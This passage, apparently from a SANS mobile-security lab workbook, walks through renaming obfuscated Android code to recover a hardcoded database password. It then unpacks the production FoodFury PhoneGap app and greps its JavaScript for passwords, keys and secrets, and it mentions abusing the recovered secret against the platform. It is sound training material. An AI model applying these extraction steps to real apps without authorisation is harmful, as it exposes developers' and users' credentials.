In both `Log` instances, the tag name is **`NotePassword`**. This is likely the name of the method, escaping obfuscation because it was a static string declared by the developer. Using

this insight, we can refactor and rename the `d` class to **`NotePassword`** to make the obfuscated code easier to read.

Highlight the class name `d` immediately following the declaration `public final class`. Click **Refactor | Rename**. After clicking rename, the highlighted text will have a small red box around the name. Enter the new name **`NotePassword`**, then press Enter.

Android Studio will accept this name change but prompts you to also rename other variables in the code to reflect the new class name. Select both items and click OK at the bottom of this dialog box to complete the change.


> Your changes will only be applied once you click the **Do Refactor** button at the bottom. We will first configure multiple refactorings before clicking this button in one of the next steps.

> Refactoring and renaming the class name doesn't help make the current source significantly more legible, but it does help make other classes more legible where the former `d` class name was used. Feel free to open the `NotePadProvider` class and look for the `NotePassword()` class instantiation references to see the effect of this change.

24. Refactor and Rename the Last a Method

The last a method in the class has three lines of simple code for us to evaluate. The first line of code is a `Log` statement using the tag, then a partial string.

The log string "getPassword word mixing returns, " offers some insight into the original method name, likely `getPassword`. Highlight the method name `a` immediately following `public final String`, then click **Refactor | Rename**. Enter the new name `getPassword`, then press Enter. When prompted, rename the other references in Android Studio's *Rename Overloads* dialog by clicking **OK**. Android Studio will prompt one more time in the bottom of the editor; click **Do Refactor** to complete the refactor and rename command.



25. Identify getPassword Return Value

Looking at the getPassword() method, we see that it simply returns a static string, ~ENOLIL~. This string is the reverse of one of the static strings embedded in the code, made clear through Simplify's deobfuscation, and our own manual analysis.

Normally, you would continue to evaluate the application further, identifying the instances where getPassword() is invoked, and continuing to refactor and rename methods and variables following your analysis of the code. For our exercise, we'll stop the analysis here and test the recovered password.

26. Switch to Windows VM

Switch to the Windows VM by clicking on the Machines tab and selecting the Windows 10 system.

27. Log in to Windows

Log in to the Windows 10 VM with the username **student** and the password **student**.

28. Start DB Browser for SQLite

From the Start menu, launch DB Browser for SQLite.

29. Open notepad.db

From DB Browser for SQLite, click **File | Open Database....** Navigate to the `E:\lab-`

`files\obfuscated` directory and select the `notepad.db` file from the Secure NotePad application. Click **OK** to open the file.

30. Enter Recovered Password

When prompted, enter the static password used by Secure NotePad for encrypting note information (**~ENOLIL~**). Click **OK** to continue opening the database file.

31. Browse Database Data

Click on the `notes` table, then right-click the table name and select **Browse Table**. Examine the data in the `note` field to see the secret information.

The Secure NotePad application took several steps to thwart reverse engineering, but these steps were no match for careful analysis with Simplify, Jadx, and Android Studio. Through your analysis, you were able to recover the secret in the `notepad.db` file. What treasure could possibly await at the disclosed coordinates?

Congratulations!

SEC575-3.4: Exercise—Xamarin App Analysis and PhoneGap App Analysis

Objective

Evaluate two mobile applications: MyShoppe, written using the Xamarin platform, and FoodFury, written using the PhoneGap platform. For each application, use the necessary tools to decompile and evaluate the application functionality to extract authorization keys and passwords embedded in the code.

Scenario

In this exercise, you'll build the necessary skills to evaluate apps written using third-party application development platforms: Xamarin and PhoneGap. First, you'll examine the MyShoppe application written using Xamarin for small businesses. Next, you'll examine the FoodFury application written using PhoneGap for foodie social networking. Both apps were retrieved from the Google Play store and are production applications. Both reveal embedded secrets that can be extracted with the appropriate reverse engineering and analysis tools.

As a mobile security analyst, you will be called upon to evaluate mobile application security. Your skills in application analysis cannot be limited to natively developed apps. Having experience and skills in analyzing applications from other platforms is also necessary to be a successful mobile security analyst.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Kali

PhoneGap Application Analysis: FoodFury

Mike Hottaire is a die-hard foodie. So much so that it's rare for him to complete a meal without taking a dozen or so photos of his plate. This inevitably leads to his degraded battery life, thus prompting him to ask you to vet the social network application FoodFury for use on his work phone as well.


FoodFury is a real application, promoted by Adobe as a top PhoneGap mobile app. For this analysis, you'll work with a copy of FoodFury retrieved from the Google Play store. Evaluate the application to identify any key, password, or secret information disclosed in the app. After identifying the sensitive information disclosure, evaluate the source to determine how the secret could be used to maliciously manipulate the social networking platform.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**.

2. **Open Linux Terminal**


   From the Linux system, open the Terminal application.



3. Unzip the FoodFury Application

From the Linux terminal, change to the `labs/third_party` directory. Create a new directory for the FoodFury files, then unzip the APK file.

```
root@kali:~# cd labs/third_party
root@kali:~/labs//third_party# mkdir foodfury
root@kali:~/labs/third_party# unzip -d foodfury  FoodFury.apk
```




4. Identify FoodFury as a PhoneGap Application

PhoneGap applications are recognizable from the use of a directory architecture `assets/www`, and specifically the presence of the Cordova code at `assets/www/cordova.js`.

Confirm that the FoodFury application is written using the PhoneGap platform by examining the files in `assets/www`.

```
root@kali:~/labs/third_party# cd foodfury
root@kali:~/labs/third_party/foodfury# cd assets/www
root@kali:~/labs/third_party/foodfury/assets/www# ls cordova*
```

It's essential to confirm the platform that your target application uses for development prior to starting your analysis. Here, we see the directory structure `assets/www`, and furthermore, the JavaScript file `cordova.js`, which reveals that FoodFury is written using the PhoneGap platform.




5. Examine JavaScript Files

PhoneGap applications are written using JavaScript, so our primary analysis target for app security is the content of the JavaScript files. Other media content (including HTML, movie, and image files) are also disclosed in the APK, but the JavaScript files reveal the application functionality.

From the `assets/www` directory, change to the `js` directory where PhoneGap stores JavaScript files. Listing the contents of the directory discloses several files including third-party library code. For FoodFury, the application-specific code is stored in the `assets/www/js/scripts` directory. This is convenient for us, since it provides an easy starting point for our analysis. List the files in the scripts directory as shown.


```
root@kali:~/labs/third_party/foodfury/assets/www# cd js
root@kali:~/labs/third_party/foodfury/assets/www/js# ls
root@kali:~/labs/third_party/foodfury/assets/www/js# cd scripts
root@kali:~/labs/third_party/foodfury/assets/www/js/scripts#  ls
```



6. Search for Sensitive Strings


A quick method to identify sensitive strings is to search the PhoneGap sources for keywords such as *pass*, *key*, *api*, and *secret*. Since the PhoneGap JavaScript files are ASCII, we can use the `grep` utility from the command line to search for multiple case-insensitive strings using the `-i` and `-E` arguments.

```
root@kali:~/labs/third_party/foodfury/assets/www/js/scripts# grep -i -E "pass|key|api|secret" *
```



7. Identify the Password Disclosure

Examine the output from the prior grep command, identifying the password embedded in several places in the FoodFury source.



